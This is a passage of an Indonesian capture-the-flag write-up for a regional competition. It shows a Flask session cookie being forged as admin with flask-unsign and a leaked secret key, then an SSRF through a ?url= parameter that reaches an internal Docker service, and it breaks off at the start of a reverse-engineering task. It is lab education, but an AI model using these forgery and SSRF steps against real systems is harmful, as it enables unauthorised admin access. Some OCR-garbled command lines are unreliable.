12
```


Karena ditemukannya *secret key*, kami langsung berpikir untuk mencoba melakukan *decode cookie* menggunakan **flask-unsign** dan *decode* berhasil yang mengindikasikan bahwa *secret key* ini memang digunakan untuk melakukan *signing cookie*.

```
[levith4n@arch] ~/Data/2025-LKSP-Jawa-Tengah-Public/Web Exploitation/MASS/app ] main > flask-unsigned --secret "882cbc18617677a181a4efa639809ba0" --decode --c
"eyJyb2xIjoic3RhbmRhcmlCJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6Imxldml0aDRuIn0.aHNAdw.E3a1Y2RwD7wZUXKNaovzUMWLxVA"
{'role': 'standard', 'user_id': 3, 'username': 'levith4n'}
```

Kemudian, kami mencoba untuk mengubah string tersebut seperti **role** menjadi **admin**, **user\_id** menjadi **1** (asumsi bahwa id admin 1), dan **username** menjadi **admin**. Lalu, kami mencoba melakukan *signing cookie* pada string yang sudah kami modifikasi tersebut menggunakan flask-unsign dan secret key sebelumnya.

```
[levitch4n@arch] ~/Data/2025-LKSP-Jawa-Tengah-Public/Web Exploitation/MASS/app $ main > flask-unsign --secret "882cbc18617677a181a4efa639809ba0" --cookie "{\"role": "admin", "user_id": 1, "username": "admin"}" --sign .eJyrVfKz0lVsijKTMnNzFPSUsoTl2Kz0xRsjKEsPMScxHStQBzLw-T.aHNE2A._J1dXJqqdBeDN1MsodvNT8Cneko
```


Setelah itu, kami mencoba untuk memasukkannya ke dalam browser.




Setelah kami refresh, kami berhasil menjadi **admin**, hal ini merupakan kerentanan **Broken Access Control**.

A screenshot of the application's personal dashboard. At the top, there is a header bar with 'Secure Notes' and other navigation links. On the right, there is a user dropdown showing 'admin'. Below the header, a 'Welcome, admin!' message is displayed. The dashboard features four main cards: 'Notes' (blue icon, 'Create and manage your personal notes.', 'Go to Notes' button), 'Calculator' (calculator icon, 'Perform basic mathematical calculations.', 'Open Calculator' button), 'Profile' (person icon, 'View and update your profile information.', 'View Profile' button), and 'Admin Panel' (red shield icon, 'Access administrative functions and view the flag.', 'Admin Panel' button). The 'Admin Panel' card has a red border around it.

Kemudian, kami mencoba untuk masuk ke **admin panel**, dan kami diarahkan untuk mengklik tombol view flag. Lalu, kami berhasil mendapatkan flag: **LKS{b9fba5ac661fb50041cd91ce6ca438b6}**




The screenshot shows a web browser window with the URL <http://localhost:8002/admin>. The page title is "Secure Notes Admin Panel". The main content area has a red header bar with a shield icon and the text "Admin Panel". Below it is a yellow warning bar with the text "⚠ Welcome to the admin panel. This area is restricted to administrators only.". The central content area contains a red flag icon and the text "View Flag" with the sub-instruction "Access the secret flag file.". A red "View Flag" button is located at the bottom of this section. At the bottom of the page, there is a footer with the text "© 2025 Secure Notes App" and "Made with ❤️ for security education".



The screenshot shows a web browser window with the URL <http://localhost:8002/admin/flag>. The page title is "Secure Notes Admin Panel". The main content area has a red header bar with a shield icon and the text "Secret Flag". Below it is a green success message box with the heading "Congratulations!" and the text "You have successfully exploited the vulnerability and gained admin access.". Inside this box, the flag is displayed as "The flag is: LKS{b9fba5ac661fb50041cd91ce6ca438b6}". At the bottom of the page, there is a "Back to Admin Panel" button. The footer is identical to the previous screenshot, with "© 2025 Secure Notes App" and "Made with ❤️ for security education".

### 3) SURFING

Ini adalah tampilan utama dari aplikasi web target, yaitu sebuah aplikasi web untuk memesan *ticket surfing*.



Kami melakukan pengecekan terhadap fitur-fitur yang tersedia, namun tidak menemukan adanya kerentanan, kemudian kami menganalisa file **docker-compose.yml** yang diberikan, hal ini bertujuan untuk mengecek struktur dari kode backend. Seperti yang terlihat, kami menemukan bahwa terdapat dua *services* yang berbeda, yaitu **surfing\_external** dan **surfing\_internal**. Jika dianalisa lebih lanjut, *port* aplikasi web yang saat ini sedang kita uji sama dengan **port** untuk *services* **surfing\_external**, selain itu kode untuk *service* ini ada pada **/external**. Di sisi lain **surfing\_internal** tidak mengekspos **port** manapun, tetapi kami menemukan bahwa kode untuk *services* ini ada pada **/internal**.

```
1 version: '3'
2
3 services:
4   surfing_external:
5     build: ./external
6     ports:
7       - "8001:8080"
8     restart: always
9     networks:
10      - surfing-network
11
12   surfing_internal:
13     build: ./internal
14     restart: always
15     networks:
16      - surfing-network
17
18 networks:
19   surfing-network:
20     driver: bridge
```


Kemudian kami langsung saja menganalisa *source code backend* dari **surfing\_external** pada direktori `./external/src`, kami menemukan *routes* yang tidak terekspos secara langsung pada aplikasi web, yaitu `/api/ticketest` dan `/api/check-status`.

```
85 // Routes
86 http.HandleFunc("/", handleHome)
87 http.HandleFunc("/buy", handleBuyTicket)
88 http.HandleFunc("/status", handleTicketStatus)
89 http.HandleFunc("/api/tickets", handleTicketsAPI)
90 http.HandleFunc("/api/check-status", handleCheckStatusAPI)
91
92 log.Printf("External service starting on port %s\n", port)
93 log.Fatal(http.ListenAndServe(port, nil))
94 }
95
```


Selain itu, saat kami analisa lebih lanjut, **handleCheckStatusAPI** dapat kita gunakan untuk mengecek status dari suatu API, yang artinya kita bisa memasukkan URL pada parameter `?url=`.

```
221
222 // Get the URL to check from query parameter
223 checkURL := r.URL.Query().Get("url")
224 if checkURL == "" {
225     http.Error(w, "URL parameter is required", http.StatusBadRequest)
226     return
227 }
228
229 // Vulnerable: No URL validation or restriction
230 resp, err := http.Get(checkURL)
231 if err != nil {
232     http.Error(w, "Error checking URL: "+err.Error(), http.StatusInternalServerError)
233     return
234 }
```

Selanjutnya, kami langsung mencoba untuk mengakses *endpoint* tersebut, dan seperti yang ditunjukkan pada *source code* sebelumnya, jika parameter URL kosong, maka akan muncul pesan **URL parameter is required**.




Selanjutnya, kami mencoba mengisi parameter **url** dengan <http://localhost>, akan tetapi kami mendapatkan pesan kesalahan **connection refused**. Selain itu kami mencoba untuk mengakses <http://localhost:8001>, tetapi juga menampilkan pesan kesalahan yang sama.



Lalu, kami mencoba menganalisa kembali *file docker-compose.yml*, kami menyadari selain port **8001**, service **surfing\_external** juga menggunakan port 8080.

```
1 version: '3'  
2  
3 services:  
4   surfing_external:  
5     build: ./external  
6     ports:  
7       - "8001:8080"  
8     restart: always  
9     networks:  
10       - surfing-network  
11  
12   surfing_internal:  
13     build: ./internal  
14     restart: always  
15     networks:  
16       - surfing-network  
17  
18 networks:  
19   surfing-network:  
20     driver: bridge
```

Lalu, kami mencoba memasukkan **http://localhost:8080** pada parameter **url** dan mendapatkan *output* dari aplikasi web *surfing*.



```
<!DOCTYPE html>
<html>
<head>
    <title>Surfing Ticket Service - Surfing Ticket Service</title>
    <link rel="stylesheet" href="/static/css/style.css">
</head>
<body>
    <div class="container">
        <div class="nav">
            <h1>Surfing Ticket Service</h1>
        </div>
        <div>
            <a href="/">Home</a> | 
            <a href="/buy">Buy Ticket</a> | 
            <a href="/status">Check Status</a>
        </div>
    </div>

    <h2>Welcome to the Surfing Ticket Service</h2>
    <p>Book your next surfing adventure with us! We offer the best waves and experiences.</p>


    <div class="ticket-info">
        <h3>Featured Destinations</h3>
        <ul>
            <li>Bali - Perfect for beginners and experts</li>
            <li>Hawaii - World-class waves</li>
            <li>Australia - Diverse surfing spots</li>
            <li>Indonesia - Hidden gems</li>
        </ul>
    </div>
</body>
</html>
```

Tidak berhenti disitu saja, kami menganalisa lebih lanjut, yaitu *source code* dari **surfing\_internal**, jika diperhatikan, terdapat **port 8081** yang kami curigai adalah **port** untuk service ini.



```
1 package main
2
3 import (
4     "fmt"
5     "log"
6     "net/http"
7     "os"
8     "text/template"
9 )
10
11 // TemplateData holds data for the templates
12 type TemplateData struct {
13     Title string
14     Flag   string
15 }
16
17 const (
18     port = ":8081"
19     flag = "LKS{FAKE_FLAG}"
20 )
```

Lalu, kami mencoba memasukkan <http://localhost:8081> ke dalam parameter **url**. Namun, kembali mendapatkan pesan kesalahan.




```
□ ← → ⌂ http://localhost:8001/api/check-status?url=http://localhost:8081/  
Error checking URL: Get "http://localhost:8081/": dial tcp [::1]:8081: connect: connection refused
```

Kemudian, kami kembali memperhatikan file **docker-compose.yml** dan membaca beberapa [referensi](#), nama service secara otomatis menjadi *hostname* dan dapat diakses layaknya IP Address. Sehingga hal ini dapat kami coba untuk melanjutkan kerentanan SSRF sebelumnya.

```
1 version: '3'  
2  
3 services:  
4   surfing_external:  
5     build: ./external  
6     ports:  
7       - "8001:8080"  
8     restart: always  
9     networks:  
10       - surfing-network  
11  
12   surfing_internal:  
13     build: ./internal  
14     restart: always  
15     networks:  
16       - surfing-network  
17  
18 networks:  
19   surfing-network:  
20     driver: bridge
```

Selanjutnya, kami mencoba mengakses menggunakan **hostname surfing\_internal** dengan **port 8081**, benar saja kami berhasil masuk *internal admin service*.




```
<!DOCTYPE html>
<html>
<head>
    <title>Internal Admin Service - Internal Admin Service</title>
    <link rel="stylesheet" href="/static/css/style.css">
</head>
<body>
    <div class="container">
        <h1>Internal Admin Service</h1>

        <p>This is an internal service for administrators only.</p>


        <div class="nav">
            <a href="/">Home</a>
            <a href="/admin">Admin Dashboard</a>
            <a href="/api/flag">Get Flag</a>
        </div>
    </div>
</body>
</html>
```

Kami mencoba mengakses **/api/flag**, tetapi kami hanya mendapatkan **fake flag**.



```
{"flag": "LKS(FAKE_FLAG)"}
```

Kemudian kami lanjut dengan mengakses **admin dashboard**, ternyata kami berhasil mendapatkan flagnya: **FLAG111**.



The screenshot shows a browser window with the URL `http://localhost:8001/api/check-status?url=http://surfing_internal:8081/admin`. The page content is as follows:

```
<!DOCTYPE html>
<html>
<head>
    <title>Admin Dashboard - Internal Admin Service</title>
    <link rel="stylesheet" href="/static/css/style.css">
</head>
<body>
    <div class="container">
        <h1>Admin Dashboard</h1>

        <p>Welcome to the admin dashboard. Here you can manage the surfing ticket system.</p>

        <div class="flag">
            <h3>Flag</h3>
            <p>FLAG111</p>
        </div>

        <div class="nav">
            <a href="/">Home</a>
            <a href="/admin">Admin Dashboard</a>
            <a href="/api/flag">Get Flag</a>
        </div>
    </div>
</body>
</html>
```

## C. Reverse Engineering

### 1) Strings

```
(mathfha㉿env) - [ /mnt/c/Users/mathfha/pwncollege/Reverse%20Engineering/Gambit/Strings/dist ]
$ ./chall
Warning you up LKSP Jateng! What's the flag
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Nope!
```

"Pemanasan dulu LKSP Jateng! Apa flag-nya?

```
[mathfha@env] [/mnt/c/Users/mathfha/pwncollege/Reverse%20Engineering/Gambit/Strings/dist]
$ file chall
